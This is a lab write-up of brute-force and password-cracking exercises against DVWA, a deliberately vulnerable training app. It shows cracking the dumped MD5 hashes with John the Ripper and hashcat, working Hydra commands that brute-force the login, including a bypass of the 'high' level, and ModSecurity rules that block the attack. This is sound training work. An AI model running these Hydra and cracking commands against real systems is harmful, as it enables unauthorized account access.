Problem1

Objective

The objective of this first problem is to understand the critical importance of implementing protections against brute force attacks and to demonstrate how vulnerable weak password hashes can be to cracking techniques. This exercise highlights the necessity of strong authentication mechanisms and proper security configurations to safeguard web applications.

Set DVWA security level to "medium"

The medium level introduces mild input validation and protections. It helps analyze how a slightly hardened system responds to attacks. It allows testing of tools and techniques under more realistic conditions than a completely vulnerable system.

Extract password hashes from DVWA's database

In real-world scenarios, attackers aim to gain database access to extract password hashes. Testing this helps understand how weak or poorly protected passwords can be exposed, and what information is typically accessible after SQL injection or server compromise.

```
MariaDB [(none)]> USE dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [dvwa]> SELECT user, password FROM users;
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+----------------------------------+
5 rows in set (0.004 sec)

MariaDB [dvwa]>
```

Use John the Ripper and Hashcat to crack the obtained password hashes

It shows the importance of strong password policies and salting. Cracking hashes highlights the risk of using weak, common, or guessable passwords. John the Ripper and Hashcat are industry-standard tools for this task.

Save the hashes in a file `hashes.txt`.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat hashes.txt

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Identify hash type (DVWA uses **MD5** by default).

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hashe
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIM
Warning: no OpenMP support for this hash type, consider --fork=4
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
password        (?)

abc123          (?)

letmein         (?)

charley         (?)

4g 0:00:00:00 DONE (2025-04-20 02:57) 400.0g/s 409600p/s 409600c/s 1638
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
Session completed.
```

Using hashcat

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V

- Device #1: cpu--0x000, 1436/2936 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:

- Zero-Byte
- Early-Skip
- Not-Salted
- Not-Iterated
- Single-Salt
- Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes (2Di

- Filename..: /usr/share/wordlists/rockyou.txt
- Passwords.: 14344392
- Bytes.....: 139921507
- Keyspace..: 14344385
- Runtime...: 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password

e99a18c428cb38d5f260853678922e03:abc123

0d107d09f5bbe40cade3de5c71e9e9b7:letmein

8d3533d75ae2c3966d7e0d4fcc69216b:charley

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes.txt
Time.Started.....: Sun Apr 20 16:42:29 2025 (0 secs)
Time.Estimated...: Sun Apr 20 16:42:29 2025 (0 secs)
```

```
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   140.7 kH/s (0.06ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)
Progress.........: 3072/14344385 (0.02%)
Rejected.........: 0/3072 (0.00%)
Restore.Point....: 2048/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: slimshady → dangerous
Hardware.Mon.#1..: Util: 27%

Started: Sun Apr 20 16:42:27 2025
Stopped: Sun Apr 20 16:42:30 2025
```

As we can see the passwords are: password, abc123, letmein, charley.

Create a custom wordlist and rule set for more efficient password cracking

Custom wordlists and rules mimic targeted attacks. For example, a company's name, user hobbies, or local references can be used. It teaches how attackers refine their tools and why generic defenses may not be enough.

```
──(kali㉿kali)-[~/Desktop]
└─$ echo -e "password\nabc123\nletmein\ncharley" > base.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=base.txt --rules=Single --stdout > custom_wordlist.txt

Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
3466p 0:00:00:00 100.00% (2025-04-20 17:46) 115533p/s charley1900

┌──(kali㉿kali)-[~/Desktop]
└─$ cd ~/.john/john.conf
cd: no such file or directory: /home/kali/.john/john.conf

┌──(kali㉿kali)-[~/Desktop]
└─$ cd ~/.john/

┌──(kali㉿kali)-[~/.john]
└─$ sudo nano john.conf

[sudo] password for kali:

┌──(kali㉿kali)-[~/.john]
└─$ cat john.conf
[List.Rules:CrackedVariants]
c                   # Capitalize first letter
$1                  # Append 1
$123                  # Append 123
^!                  # Prepend !
c$!                 # Capitalize, append !
c$123                 # Capitalize, append 123
c$!@#                 # Capitalize, append special characters
```

For hashcat

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nano cracked.rule

┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 0 -a 0 -r cracked.rule hashes.txt custom_wordlist.txt
hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V

- Device #1: cpu--0x000, 1436/2936 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display the

Started: Sun Apr 20 17:51:21 2025
Stopped: Sun Apr 20 17:51:21 2025

┌──(kali㉿kali)-[~/Desktop]
└─$ cat cracked.rule

c        # Capitalize
$1       # Append 1
$123     # Append 123
^!       # Prepend !
c$123    # Capitalize, append 123
c$!@     # Capitalize, append !@
```

Perform a brute force attack on DVWA login using Hydra

Hydra is a powerful tool for automating login attempts. This step reveals if the login mechanism has any rate limiting, CAPTCHA, or lockout protections, and highlights the importance of those measures in preventing unauthorized access.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l admin -P custom_wordlist.txt 'http-get-form://192.168.98.137/dvwa/

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-20 19:4
[INFORMATION] escape sequence \: detected in module option, no parameter ve
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3466 login tries (l:1/p:3466), ~
[DATA] attacking http-get-form://192.168.98.137:80/dvwa/vulnerabilities/brute/?u
[80][http-get-form] host: 192.168.98.137   login: admin   password: password
[80][http-get-form] host: 192.168.98.137   login: admin   password: abc123
[80][http-get-form] host: 192.168.98.137   login: admin   password: charley
[80][http-get-form] host: 192.168.98.137   login: admin   password: Password
[80][http-get-form] host: 192.168.98.137   login: admin   password: letme
[80][http-get-form] host: 192.168.98.137   login: admin   password: letmein
[80][http-get-form] host: 192.168.98.137   login: admin   password: Abc123
[80][http-get-form] host: 192.168.98.137   login: admin   password: Letmein
[80][http-get-form] host: 192.168.98.137   login: admin   password: passwo
[80][http-get-form] host: 192.168.98.137   login: admin   password: Charley
[80][http-get-form] host: 192.168.98.137   login: admin   password: letmei
[80][http-get-form] host: 192.168.98.137   login: admin   password: charle
[80][http-get-form] host: 192.168.98.137   login: admin   password: passwor
[80][http-get-form] host: 192.168.98.137   login: admin   password: abc12
[80][http-get-form] host: 192.168.98.137   login: admin   password: charl
[80][http-get-form] host: 192.168.98.137   login: admin   password: passw
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-20 19:4
```

Here we can see that we have 16 passwords for the user admin.

Implement and test ModSecurity rules to prevent brute force attacks

ModSecurity can detect and block suspicious traffic patterns. By testing rules against Hydra and other tools, this step shows how to mitigate brute force, injection, or scanning attacks before they reach the application.

Implemented rules on my modsecurity.conf:

1. Counting login attempts

```
SecRule REQUEST_URI "@beginsWith /dvwa/vulnerabilities/brute/" \
"id:900001,phase:2,pass,nolog,t:none,setvar:ip.brute_force_counter=+1"
```

Explanation:

- **Trigger:** Every time a request hits a URL starting with `/dvwa/vulnerabilities/brute/`.
- **Action:**
    - `setvar:ip.brute_force_counter=+1`: Increments a counter for the current IP address.
    - `pass`: Allows the request to continue (doesn't block it yet).
    - `nolog`: Prevents logging (useful for clean logs until something suspicious happens).
    - `phase:2`: Runs in the request body analysis phase (after request headers).

Purpose: Track how many times an IP tries to access the brute-force vulnerable page.

2. Blocking after too many attempts

```
SecRule REQUEST_URI "@beginsWith /dvwa/vulnerabilities/brute/" \
"phase:2,deny,status:403,id:900002,chain"
SecRule IP:brute_force_counter "@gt 5"
```

Explanation:

- **Trigger:** Same as before — any request to the brute-force URL.
- **Action:**
    - `deny`: Blocks the request.
    - `status:403`: Returns HTTP 403 Forbidden.
    - `chain`: Adds another condition that must also be true.
- **Chained Rule:**
    - `SecRule IP:brute_force_counter "@gt 5"`: Triggers **only if the counter is greater than 5**.

Purpose: If an IP makes more than 5 brute-force attempts, it gets blocked with a 403.

3. Resetting the counter upon success

```
SecRule RESPONSE_BODY "Welcome to the password protected area" \
"id:900003,phase:4,pass,nolog,t:none,setvar:ip.brute_force_counter=0"
```

Explanation:

- **Trigger:** Looks for the success message **in the response body**.
- **Action:**
    - `setvar:ip.brute_force_counter=0`: Resets the counter to zero.
    - `phase:4`: Happens during the **response analysis** phase (after the server sends its response).
    - `pass`, `nolog`: Let the response go through, without logging.

Purpose: If login is successful (user gets in), reset the brute-force counter for that IP

Summary Flow:

1. Every attempt to brute-force = counter goes up (`+1`).
2. After 5 bad tries = blocked (`403`).
3. If login works = counter resets (`0`).

how does this works

In the attacker computer:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l admin -P custom_wordlist.txt 'http-get-form://192.168.98.137/dvwa/

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-20 20:
```

```
[INFORMATION] escape sequence \: detected in module option, no parameter ve
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3466 login tries (l:1/p:3466), ~
[DATA] attacking http-get-form://192.168.98.137:80/dvwa/vulnerabilities/brute/?u
[80][http-get-form] host: 192.168.98.137   login: admin   password: abc123
[80][http-get-form] host: 192.168.98.137   login: admin   password: letmein
[80][http-get-form] host: 192.168.98.137   login: admin   password: password
[80][http-get-form] host: 192.168.98.137   login: admin   password: Password
[ERROR] too many connection errors or server is blocking our requests
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-20 20:
```

In the target computer:

error.log

```
ModSecurity: Access denied with code 403 (phase 2). Operator GT matched 5 a
[id "900002"] [uri "/dvwa/vulnerabilities/brute/"]
```

modsec_audit.log

```
Message: Access denied with code 403 (phase 2). Operator GT matched 5 at IP:
Apache-Error: [file "apache2_util.c"] [line 288] [level 3] ModSecurity: Access de
Action: Intercepted (phase 2)
Stopwatch: 1745198870177808 1839 (- - -)
Stopwatch2: 1745198870177808 1839; combined=1544, p1=678, p2=9, p3=0, p4
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.8 (http://www.modsecurity.org/); OWASP
Server: Apache/2.4.63 (Debian)
Engine-Mode: "ENABLED"
```

Comparative analysis of medium vs. hard security levels

Medium Security Level

- **Mechanism**: No CSRF token (`user_token`) is used.
- **Defense**: Only a very basic anti-automation check and my modsecurity new rules.
- **Brute Force Feasibility**: Hydra can easily automate login attempts using standard GET/POST parameters.

Hydra command:

```
hydra -l admin -P custom_wordlist.txt 'http-get-form://192.168.98.137/dvwa/vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login:F=Login failed'
```

High Security Level

- **Mechanism**: Introduces a **CSRF token** (`user_token`) which changes with each page load.
- **Defense**: Token verification is added to prevent replay attacks and automated brute force attempts.
- **Challenge**: The token must be extracted dynamically per request and sent with login attempts.
- **Expected Behavior**: Brute force should fail if `user_token` is not included or outdated.

Hydra command:

```
hydra -l admin -P custom_wordlist.txt \
  'http-get-form://192.168.98.137/dvwa/vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=na9icest971df25jigbfam74nm; security=high:F=Welcome to the password protected area admin'
```

Explanation of why my command worked:

1. **Token Check very Weak**:
    - Some DVWA setups **don't validate the token strictly** on the server side.
    - Or, the page logic **accepts a missing or outdated token** silently.
2. **Hydra bypasses the form UI**:
    - It's attacking the **HTTP layer directly**, so any **client-side JS or hidden input checking** is irrelevant.
    - If DVWA is misconfigured or the token isn't server-enforced, Hydra can still get through.
3. **Persistent PHPSESSID**:
    - The session cookie keeps the session alive.
    - DVWA trusts the session and might **not enforce token validation for already-authenticated sessions**.

Attempt to bypass the "hard" level protections

I successfully bypassed the high security level, but the impossible level truly was impossible. It completely shut down any brute-force attempts.

the impossible level has:

1. **Proper CSRF Token Validation**

- Tokens like `user_token` are **strictly enforced**.
- Tokens are **random**, **unique per session**, and **checked server-side**.
- Reusing an old token or omitting it results in **automatic rejection**.

2. **POST Method Enforcement**

- The form is now using the **POST** method (instead of GET).
- This prevents login attempts from being sent directly via URL parameters.

3. **Rate Limiting & Lockout Mechanisms (Optional)**

- Some configurations of DVWA or modified setups include:
    - **Account lockouts** after multiple failed attempts.
    - **IP blocking** or delays between login attempts.
    - This makes brute-force attacks much slower or completely ineffective.

4. **No Helpful Response Messages**

- Unlike other levels, *Impossible* may **not provide a predictable response string** like `"Welcome"` or `"Login failed"`.
- This means tools like **Hydra** can't easily determine success/failure by scanning the HTTP response.


5. **Secure Session Management**

- Session IDs (`PHPSESSID`) are handled more securely.
- It may **invalidate the session** if unusual activity (like multiple failed logins) is detected.

Recommended authentication best practices

Attack	Countermeasure
Hash Cracking	Use strong password policies to enforce complex, lengthy passwords and apply hashing with a salt to passwords so that identical passwords produce different hashes, making precomputed attacks like rainbow tables ineffective.
Brute Force	Implement rate-limiting to slow down repeated login attempts, use CAPTCHA to prevent automated attacks, and apply account lockout mechanisms after multiple failed attempts to stop brute-force guessing.
Token Replay	Use time-limited CSRF tokens that expire quickly and are unique per session or request to prevent attackers from reusing stolen tokens.
Weak Login Logic	Strengthen authentication with multi-factor authentication (MFA), which requires users to provide additional verification beyond just a password, reducing the risk from stolen credentials.


Screenshots of the cracked passwords



```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.
txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD
4×2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2025-04-20 17:34) 400.0g/s 819200p/s 819200c/s 3276KC/s 1
23456..whitetiger
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, L
LVM 18.1.8, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]
==============================================================================
```



```
Host memory required for this attack: 0 MB

Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes (2
Dictionary cache building /usr/share/wordlists/rockyou.txt: 100660302 bytes (
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime ...: 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes.txt
Time.Started.....: Sun Apr 20 17:34:43 2025 (0 secs)
Time.Estimated ...: Sun Apr 20 17:34:43 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   132.9 kH/s (0.05ms) @ Accel:256 Loops:1 Thr:1 Vec:4
```